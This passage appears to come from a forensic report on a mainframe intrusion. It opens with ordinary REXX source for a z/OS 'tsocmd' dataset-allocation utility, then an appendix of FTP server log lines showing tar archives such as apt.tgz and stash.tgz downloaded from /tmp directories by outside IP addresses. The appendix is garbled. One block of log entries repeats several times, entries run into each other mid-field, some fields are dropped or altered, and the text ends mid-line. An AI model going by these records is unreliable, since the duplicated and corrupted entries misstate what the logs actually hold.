21713 // Input              : names - allocation information for dd

21776 //                      dd    - data set to be allocated

21837 // Exit Normal

21852 //   Return Value     : 0 if allocation completed

21903 //                      1 if allocation had an error

21957 //   Outputs          : Data set allocated as requested

22017 // Exit Error

22031 //   Return Value     : 1 if allocation had an error

22085 //   Outputs          : Unknown

22121 // Notes              : None.

22155 //--    END OF SPECIFICATIONS    ------------------------------------*/

22227 allocDataset: Procedure expose dbgLvl catdesc ESC_N

22279   Parse arg names, dd              /* Determine passed values.      */

22354   /* If no value for the allocation information, then will allocate

22422      a dummy data set.                                             */

22494   If names = ' ' Then

22516     Do                            /* Do for no names value.        */

22588       /* Build command string for dummy allocation request.       */

22660       cmdString = "alloc dd("||dd||") dummy"

22705       Call dbgInfo 'Dummy allocation cmd = '||cmdString

22761

22769       Address tso cmdString       /* Process alloc command.        */

22841       If rc <> 0 Then             /* Check return value from

22904                                      address tso request.          */

22976         Do                        /* Do for non zero return code.  */

23048           /* Send informational failure message.                  */
```

```
23120          Call sendMsg 2,5455,

23151              ,"tsocmd: Data set not allocated to %%: %%, return code %%.",

23225              ,dd,"dummy",rc

23252          Return 1              /* Return indicating failure.    */

23324        End                     /* End Do for non zero return code*/

23396      Else

23407          Return 0              /* Return indicating success.    */

23479    End                         /* End Do for no names value.    */

23575  /* Grab first part of names field, and upper case it so can

23638     determine if direct ALLOC request.  Also ensure the ALLOC is

23704     followed by a blank.  This must be done as two separate checks

23773     where the blanks is specifically checked on its own.          */

23872  If (translate(substr(names,1,5)) = 'ALLOC' & (substr(names,6,1)=' '))

23945  Then

23952    Do                          /* Do for alloc request.        */

24024     /* Build command string with specified alloc information.    */

24096     cmdString = "alloc dd("||dd||") "||substr(names,7)

24153     Call dbgInfo 'ALLOC allocation cmd = '||cmdString

24209

24216     Address tso cmdString      /* Process alloc command.        */

24288     If rc <> 0 Then            /* Check return value from

24351                                   address tso request.         */

24423       Do                       /* Do for non zero return code.  */

24495         /* Send informational failure message.                  */

24567         Call sendMsg 2,5456,

24598             ,"tsocmd: Data set not allocated for DD %% with command ""%%"", return
code %%.",

24692              ,dd,cmdString,rc

24721          Return 1              /* Return indicating failure.    */

24793        End                     /* End Do for non zero return code*/

24865      Else

24876          Return 0              /* Return indicating success.    */

24948    End                         /* End Do for alloc request.     */

25020

25025  /* If not dummy or direct ALLOC request, then process the
```

```
25085        string for information to specify on ALLOC request.        */

25160   /* Determine first piece of info, prior to first : or all of it

25227      if no : .                                                     */

25299   Parse var names dsnBef ':' dsnAft

25337   delim = ''                        /* This will be needed to build

25404                                        dslist if more than one, start

25474                                        with blank.                 */

25546   dslist = ''                       /* Start list with blanks.    */

25618   msgdslist = ''                    /* Start message list with blanks */

25690   /* Need to loop over names in order to process concatenation.    */

25806   Do While dsnBef <> ' '            /* While info still to process.  */

25878     /* Append data set name to list of data sets, put quotes around

25946        dslist entries so no prefix work will occur, matches tso

26010        command behavior.                                         */

26082     dslist = dslist||delim||''''||dsnBef||''''

26129     /* Create list of data sets without quotes, in case need to send

26198        a message so we can mimic message presentation of the tso

26263        command.                                                  */

26335     msgdslist = msgdslist||delim||dsnBef

26376

26381     /* Determine next item to process                           */

26453     Parse var dsnAft dsnBef ':' dsnAft

26493

26498     delim = ','                     /* Reset delimiter to comma for

26565                                        additional data sets.       */

26637   End                               /* End Do while on infoBef.    */

26709

26714   /* Set up command string with created data set list.  This       */

26786   /*  request (e.g. usage of shr) mimics the request in the tso     */

26858   /*  command and Tools and Toys version of tsocmd command.         */

26930   cmdString = 'alloc dd('||dd||') dsname('||dslist||') shr'

26991   Call dbgInfo 'Other allocation cmd = '||cmdString

27046   Address tso cmdString             /* Process alloc command.      */

27118   If rc <> 0 Then                   /* Check return value from
```

```
27181                                          address tso request.          */

27253    Do                          /* Do for non zero return code.   */

27325     /* Send informational failure message.                      */

27397      Call sendMsg 2,5455,

27424        ,"tsocmd: Data set not allocated to %%: %%, return code %%.",

27494        ,dd,msgdslist,rc

27519      Return 1                  /* Return indicating failure.    */

27591    End                         /* End Do for non zero return code*/

27663   Else

27670     Return 0                   /* Return indicating success.   */

27745 Return 0                       /* Should never get here.       */

27819 /*--    START OF FUNCTION SPECIFICATIONS   ----------------------------

27894 // Function Name     : sendEnvVarMsg

27936 // Function Description: Send the appropriate common environment variable

28011 //                      message and then exit with 255 return code.

28083 // Dependencies       : None.

28117 // Restrictions       : None.

28151 // Input              : envvarin - environment variable name

28213 //                              to be put in the message

28274 //                      rcin - return code value to be put in

28338 //                       the message.  If this is 0, then

28403 //                       send message without return code.

28472 // Exit Normal

28487 //   Return Value    : None.

28518 //   Outputs         : Environment variable failure message is

28584 //                       displayed and the program exits.

28645 // Exit Error

28659 //   Return Value    : None.

28690 //   Outputs         : Unknown.

28727 // Notes              : None.

28761 //--   END OF SPECIFICATIONS   -------------------------------------*/

28833 sendEnvVarMsg: Procedure expose dbgLvl catdesc ESC_N

28886   Parse arg envvarin, rcin          /* Determine passed values.     */

28961   /* Send failure message with specified environment variable value. */
```

```
29033   If rcin = 0 Then

29052     Do                              /* No return code to specify.   */

29124       Call sendMsg 2,5454,

29151         ,"tsocmd: Unexpected error occurred processing environment variable ""%%""."",

29237         ,envvarin

29255     End

29263   Else

29270     Do                              /* Have return code to specify.   */

29342       Call sendMsg 2,5453,

29369         ,"tsocmd: Unexpected error occurred processing environment variable ""%%"",
return code %%.",

29471         ,envvarin,rcin

29494     End

29505   Call cleanup                    /* Call cleanup function.         */

29577 Exit 255

29586

29595 /*--   START OF FUNCTION SPECIFICATIONS   -----------------------------

29670 // Function Name      : dbgInfo

29706 // Function Description: Writes out information according to debug level.

29783 // Dependencies        : dbgLvl has been set.

29833 // Restrictions        : None.

29867 // Input               : info - information to write if requested

29936 // Exit Normal

29951 //   Return Value      : None.

29982 //   Outputs           : Information is written to standard error.

30052 // Exit Error

30066 //   Return Value      : None.

30097 //   Outputs           : Unknown.

30134 // Notes               : None.

30168 //--   END OF SPECIFICATIONS   ------------------------------------*/

30247 dbgInfo:  Procedure expose dbgLvl catdesc ESC_N

30295   Parse arg info                  /* Determine passed value.         */

30371   /* Determine if need to send debug information.                    */

30443   If dbgLvl > 0 Then

30465     Call sendMsg 2,-1,info         /* Send information; indicate to
```

```
30534                                    do no catalog work.            */

30606 Return

30617 /*--   START OF FUNCTION SPECIFICATIONS   ----------------------------

30692 // Function Name      : checkDebug

30731 // Function Description: Determine debug level if any.

30789 // Dependencies       : None.

30823 // Restrictions       : None.

30857 // Input              : cmdInput - information passed to tsocmd

30925 // Exit Normal

30940 //   Return Value     : 0,1 or 2 for debug level

30990 //   Outputs          : None.

31024 // Exit Error

31038 //   Return Value     : None.

31069 //   Outputs          : Unknown.

31106 // Notes              : Only looking for -d and -dd options.

31171 //--   END OF SPECIFICATIONS   -------------------------------------*/

31243 checkDebug:  Procedure expose dbgLvl catdesc ESC_N

31294   Parse arg cmdInput                /* Determine passed value.       */

31366   rtnDbg = 0                        /* Init return to 0.             */

31445   /* Was -dd specified (followed by blank)?  This must be done as two

31515     separate checks where the blanks is specifically checked on its

31584     own.                                                            */

31656   If ((substr(cmdInput,1,3) = '-dd') & (substr(cmdInput,4,1) = ' '))

31732   Then rtnDbg = 2                   /* Set debug level to get tracing

31801                                        and debug messages.          */

31874   Else

31881     Do

31888       /* Was -d specified (followed by blank)? This must be done as

31957         two separate checks where the blanks is specifically checked

32029         on its own.                                                 */

32101       If ((substr(cmdInput,1,2) = '-d') & (substr(cmdInput,3,1) = ' '))

32175       Then rtnDbg = 1               /* Set debug level to get debug

32243                                        messages.                    */

32315     End
```

```
32323 Return rtnDbg

32337 /* Must always end source with new line                         */
```

Appendix J: List of tar-archive files that have been downloaded

This is a list of all files of type "tar archives" that have been downloaded

Unrelated files containing the word "tar" have been manually removed from the list.

rom$ egrep 'tar|tgz' TCP_FTP_SERVER_* | more

```
TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;17.00.00;2012-03-05-
17.09.19.640000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;BSN0058;I;S;F;H;16.09.18;16.09.
19;1392640;S;;;;FTPD1;semainf;178.18.243.27;32044;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;19.00.00;2012-03-05-
19.28.03.110000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;BSN0058;I;S;F;H;18.27.59;18.28.
01;1392640;S;;;;FTPD1;semainf;178.18.243.27;46927;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.24.470000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.23;12.45.
24;1392640;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.25.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.24;12.45.
25;3624960;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.06.18.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI01;I;S;F;H;13.06.18;13.06.
18;2604;S;;;;FTPD1;semainf;46.59.51.181;59501;/samples/startup.mk

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.03.900000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.03;13.33.
03;1392640;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.05.850000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.04;13.33.
05;3624960;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.25.040000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.25;13.34.
25;1400;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/aopstart

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.39.180000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.39;13.34.
39;769;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/csfstart

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.50.810000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.50;13.34.
50;4536;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/hwistart

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.23.11.690000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY356;I;S;F;H;02.23.11;02.23.
11;163840;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/.u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.29.26.800000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY356;I;S;F;H;02.29.25;02.29.
26;3624960;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.14.18.830000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.02;11.14.
18;34283500;S;;;;FTPD1;semainf;203.176.141.205;37002;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.18.990000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.41;11.15.
18;54016000;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/u.tgz
```

```
TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.21.070000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY354;I;S;F;H;11.15.20;11.15.
20;20480;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/stash.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-15;22.00.00;2012-03-15-
22.21.31.890000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;WAHS006;I;S;F;H;21.21.26;21.21.
31;15724800;S;;;;FTPD1;semainf;217.150.174.80;55428;/u/d610/rfvftp/1.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;19.00.00;2012-03-10-
19.47.23.810000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;;RETR;SEQ;NUS;I;S;F;H;18.47.23;18.47.23;254
1;S;;;;FTPD1;DAFAS;194.23.61.151;34034;/etc/startup.mk

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;22.00.00;2012-03-10-
22.03.32.040000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;;RETR;SEQ;NUS;I;S;F;H;20.58.44;21.03.28;219
66300;S;;;;FTPD1;DAFAS;194.23.61.151;35253;/SYSTEM/tmp/cts32.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.28.37.240000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;;RETR;SEQ;NUS;I;S;F;H;08.27.51;08.28.37;832
71700;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/../u.it.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.29.23.750000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;;RETR;SEQ;NUS;I;S;F;H;08.29.10;08.29.23;217
70200;S;;;:TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;17.00.00;2012-03-05-
17.09.19.640000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;BSN0058;I;S;F;H;16.09.18;16.09.
19;1392640;S;;;;FTPD1;semainf;178.18.243.27;32044;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;19.00.00;2012-03-05-
19.28.03.110000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;BSN0058;I;S;F;H;18.27.59;18.28.
01;1392640;S;;;;FTPD1;semainf;178.18.243.27;46927;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.24.470000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.23;12.45.
24;1392640;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.25.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.24;12.45.
25;3624960;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.06.18.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI01;I;S;F;H;13.06.18;13.06.
18;2604;S;;;;FTPD1;semainf;46.59.51.181;59501;/samples/startup.mk

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.03.900000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.03;13.33.
03;1392640;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.05.850000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.04;13.33.
05;3624960;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.25.040000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.25;13.34.
25;1400;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/aopstart

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.39.180000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;H;13.34.39;13.34.39;769
;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/csfstart

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.50.810000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.50;13.34.
50;4536;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/hwistart

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.23.11.690000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY356;I;S;F;H;02.23.11;02.23.
11;163840;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/.u.tgz
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TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.29.26.800000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY356;I;S;F;H;02.29.25;02.29.
26;3624960;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.14.18.830000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.02;11.14.
18;34283500;S;;;;FTPD1;semainf;203.176.141.205;370/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.18.990000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.41;11.15.
18;54016000;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.21.070000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.15.20;11.15.
20;20480;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/stash.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-15;22.00.00;2012-03-15-
22.21.31.890000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006;I;S;F;H;21.21.26;21.21.
31;15724800;S;;;;FTPD1;semainf;217.150.174.80;55428;/u/d610/rfvftp/1.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;19.00.00;2012-03-10-
19.47.23.810000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;18.47.23;18.47.23;254
1;S;;;;FTPD1;DAFAS;194.23.61.151;34034;/etc/startup.mk

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;22.00.00;2012-03-10-
22.03.32.040000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;20.58.44;21.03.28;219
66300;S;;;;FTPD1;DAFAS;194.23.61.151;35253;/SYSTEM/tmp/cts32.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.28.37.240000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.27.51;08.28.37;832
71700;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/../u.it.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.29.23.750000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.29.10;08.29.23;217
70200;S;;;;FT:TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;17.00.00;2012-03-05-
17.09.19.640000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;BSN0058;I;S;F;H;16.09.18;16.09.
19;1392640;S;;;;FTPD1;semainf;178.18.243.27;32044;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;19.00.00;2012-03-05-
19.28.03.110000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;BSN0058;I;S;F;H;18.27.59;18.28.
01;1392640;S;;;;FTPD1;semainf;178.18.243.27;46927;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.24.470000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.23;12.45.
24;1392640;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.25.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.24;12.45.
25;3624960;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.06.18.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI01;I;S;F;H;13.06.18;13.06.
18;2604;S;;;;FTPD1;semainf;46.59.51.181;59501;/samples/startup.mk

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.03.900000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.03;13.33.
03;1392640;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.05.850000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.04;13.33.
05;3624960;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.25.040000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.25;13.34.
25;1400;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/aopstart

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TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.39.180000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.39;13.34.
39;769;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/csfstart

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.50.810000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.50;13.34.
50;4536;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/hwistart

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.23.11.690000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY356;I;S;F;H;02.23.11;02.23.
11;163840;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/.u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.29.26.800000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY356;I;S;F;H;02.29.25;02.29.
26;3624960;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.14.18.830000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.02;11.14.
18;34283500;S;;;;FTPD1;semainf;203.176.141.205;37002;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.18.990000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.41;11.15.
18;54016000;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.21.070000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.15.20;11.15.
20;20480;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/stash.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-15;22.00.00;2012-03-15-
22.21.31.890000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006;I;S;F;H;21.21.26;21.21.
31;15724800;S;;;;FTPD1;semainf;217.150.174.80;55428;/u/d610/rfvftp/1.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;19.00.00;2012-03-10-
19.47.23.810000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;18.47.23;18.47.23;254
1;S;;;;FTPD1;DAFAS;194.23.61.151;34034;/etc/startup.mk

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;22.00.00;2012-03-10-
22.03.32.040000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;20.58.44;21.03.28;219
66300;S;;;;FTPD1;DAFAS;194.23.61.151;35253;/SYSTEM/tmp/cts32.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.28.37.240000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.27.51;08.28.37;832
71700;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/.,/u.it.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;17.00.00;2012-03-05-
17.09.19.640000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;BSN0058;I;S;F;H;16.09.18;16.09.
19;1392640;S;;;;FTPD1;semainf;178.18.243.27;32044;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;19.00.00;2012-03-05-
19.28.03.110000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;BSN0058;I;S;F;H;18.27.59;18.28.
01;1392640;S;;;;FTPD1;semainf;178.18.243.27;46927;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.24.470000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.23;12.45.
24;1392640;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.25.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.24;12.45.
25;3624960;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.06.18.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI01;I;S;F;H;13.06.18;13.06.
18;2604;S;;;;FTPD1;semainf;46.59.51.181;59501;/samples/startup.mk

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.03.900000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.03;13.33.
03;1392640;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/apt.tgz
```

```
TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.05.850000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.04;13.33.
